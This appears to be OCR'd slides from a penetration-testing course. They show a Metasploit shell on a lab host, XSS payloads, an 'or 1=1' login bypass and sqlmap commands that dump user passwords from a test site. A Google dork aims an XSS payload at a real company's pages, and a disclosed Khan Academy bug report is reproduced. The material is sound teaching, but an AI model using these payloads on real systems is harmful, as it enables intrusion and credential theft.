
```
msf exploit(distcc_exec) > exploit

[*] Started bind handler
[*] Command shell session 1 opened (10.0.10.40:33140 -> 10.0.10.22:4444) at 2013-12-08 11:19:19 +0000

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

4.5 Exercise:

https://tryhackme.com/room/blue


Pentest
1.Planning and Recon
2.Scanning
3.Vulnerability Scanning
4.Exploitation
5.Web Apps
1.1 Scoping
1.2 Host
1.3 Whois
1.4 Dns Analysis
1.5 Load Balance Detection
1.6 Firewall Detection
1.7 Document Metadata Analysis
1.8 Web Search
2.1 Network Sweeping
2.2 Network Tracing
2.3 Port Scanning
2.4 OS Fingerprinting
2.5 Version Scanning
3.1 Discovering Vulnerabilities
3.2 Vulnerability Databases
3.3 Exploit Databases
4.1 Exploitation?
4.2 Exploit Categories
4.3 Exploit Databases
4.4 Metasploit
5.1 Defining a Web App
5.2 Injection Attacks Overview
5.3 Burp Suite
5.4 Cross-Site Scripting
5.5 Sql Injection

5. Web Apps:

5.1 Defining a web app;
5.2 Injection attack overview;
5.3 Burp Suite;
5.4 Cross-site scripting;
5.5 Sql injection;
5.6 Exercise.

5.1 Defining a web app :


Fundamental properties define a web app:

- Web apps are accessed via HTTP and/or HTTPS
- Web apps involve a web browser


Other properties are common, but not required for a web app:

- Most web apps involve a browser
- Many web apps involve a backend database


5.1 Defining a web app :



5.2 Injection attack overview :



5.3 Burp suite :



5.4 Cross-site scripting:

Cross-Site Scripting attacks are a type of injection problem, in which malicious scripts are injected into the otherwise benign and trusted web sites.


Cross-site scripting (XSS) attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user.

XSS

5.4 Cross-site scripting:

```
<script>alert('Kali Course XSS')</script>
```

5.4 Cross-site scripting:




5.5 Sql injection:

- Most web apps have back-end database
  - Usually on a separate server, although sometimes running on the web server itself
  - Most common form of databases today is relational - groups of tables with columns and rows
- SQL is most common language for interacting with databases
  - Creating, manipulating, updating, querying
- Web apps formulates SQL queries based on user input
  - Variables from forms, hidden forms, cookies, URL variables, etc.

SQLi

5.5 Sql injection:



5.5 Sql injection:

How it works

```
SELECT * FROM accounts WHERE username='$user' AND password='$pass'
```


5.5 Sql injection:

```
SELECT * FROM accounts WHERE username='Bob' AND password='1234'
```

5.5 Sql injection:

```
SELECT * FROM accounts WHERE username='user'or 1=1 -- ' AND password=''
```

5.5 Sql injection:



5.5 Sql injection:

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
```

```
[15:15:06] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL 5.0
[15:15:06] [INFO] fetching database names
[15:15:07] [INFO] the SQL query used returns 2 entries
[15:15:07] [INFO] retrieved: information_schema
[15:15:08] [INFO] retrieved: acuart
available databases [2]:
[*] acuart
[*] information_schema

[15:15:08] [INFO] fetched data logged to text files under './output/testphp.vulnweb.com'
```

5.5 Sql injection:

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables
```

```
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL 5.0
[15:24:09] [INFO] fetching tables for database: 'acuart'
[15:24:10] [INFO] the SQL query used returns 8 entries
[15:24:10] [INFO] retrieved: artists
[15:24:11] [INFO] retrieved: carts
[15:24:11] [INFO] retrieved: categ
[15:24:12] [INFO] retrieved: featured
[15:24:13] [INFO] retrieved: guestbook
[15:24:13] [INFO] retrieved: pictures
[15:24:17] [INFO] retrieved: products
[15:24:21] [INFO] retrieved: users
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+
```

5.5 Sql injection:

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --columns
```

```
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+
```

5.5 Sql injection:

> sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C email,name,pass --dump

```
[15:41:00] [INFO] fetching columns 'email, name, pass' for table 'users' in database 'acuart'
[15:41:01] [INFO] the SQL query used returns 3 entries
[15:41:04] [INFO] retrieved: pass
[15:41:08] [INFO] retrieved: varchar(100)
[15:41:09] [INFO] retrieved: email
[15:41:09] [INFO] retrieved: varchar(100)
[15:41:10] [INFO] retrieved: name
[15:41:14] [INFO] retrieved: varchar(100)
[15:41:14] [INFO] fetching entries of column(s) 'email, name, pass' for table 'users' in database 'acuart'
[15:41:14] [INFO] the SQL query used returns 1 entries
[15:41:16] [INFO] retrieved: email@email.com
[15:41:20] [INFO] retrieved: John Smith
[15:41:22] [INFO] retrieved: test
[15:41:22] [INFO] analyzing table dump for possible password hashes
Database: acuart
Table: users
[1 entry]
+------+------------+-----------------+
| pass | name       | email           |
+------+------------+-----------------+
| test | John Smith | email@email.com |
+------+------------+-----------------+
```

5.6 Exercise:

Google Dork:
intext:Copyright © 2019 FordDirect

Payload:
<img src=x onerror=alert(“openbugbounty”)>

6.Reporting:

MiguelSantareno (miguel_santaren...

1940	-	6.37	95th
Reputation	Rank	Signal	Percentile

13

#382321 POST XSS in https://www.khanacademy.org.tr/ via page_search_query parameter

Share:

State	Resolved (Closed)	Severity	Medium (4 ~ 6.9)
Disclosed	September 19, 2018 12:00am +0100	Participants	
Reported To	Khan Academy	Visibility	Disclosed (Full)
Weakness	Cross-site Scripting (XSS) - Generic		

Collapse

TIMELINE

miguel_santareno submitted a report to Khan Academy. Jul 17th (11 months ago)

Hey there, while testing your program I came across a XSS vulnerability in the search area of your website.
The vector uses HTTP POST request and the parameter is "page_search_query"" on www.khanacademy.org.tr/arama.asp

In the next topics I will demonstrate how you can reproduce the vulnerability found on your website:

1º Go to your website and in the search box insert the following payload:
""--!><Svg/OnLoad=(confirm)(/xss/)>
xss.jpg

2º Output of the payload:
xss2.jpg

3º Vulnerable code with the payload:

```
<form class="large-search-form" action="arama.asp" method="post">
<input id="large-search-input" name="page_search_query" class="placeholder simple-input search-input blur-on-esc
large-search-bar ui-corner-all" autocomplete="off" value="""--!><Svg/OnLoad=(confirm)(/xss/)>" style="margin-top:0px
!important">
<i class="icon-search"></i>
```

xss3.jpg

Exploitability:
Attacker sends text-based attack scripts that exploit the interpreter in the browser. Almost any source of data can be an attack vector, including internal sources such as data from the database.

Please let me know if you need further explanation or details.

https://hackerone.com/reports/382321

6.Reporting:

Vulnerability Details

Vulnerability type: Cross Site Scripting (XSS)

* XSS URL: http://example.com/page?p=<script>alert('OPENBUGBOUNTY')</script

POST data: x-www-form-urlencoded multipart/form-data

key1=value1&key2=value2

Cookies: token=abc;session=qwe;

Application: Custom code

Comment:

I confirm that the vulnerability was detected without using intrusive automated tools

Publish the report (without any technical details)

Do not publish the report

7.Resources:

- https://github.com/bugcrowd/bugcrowd_university
- https://www.hacker101.com/videos
- https://www.openbugbounty.org/
- https://pentesterlab.com/
- https://www.hackthebox.eu/
- https://www.vulnhub.com/
- https://tryhackme.com/
- https://cobalt.io/
- https://www.synack.com/red-team/
- https://www.offensive-security.com/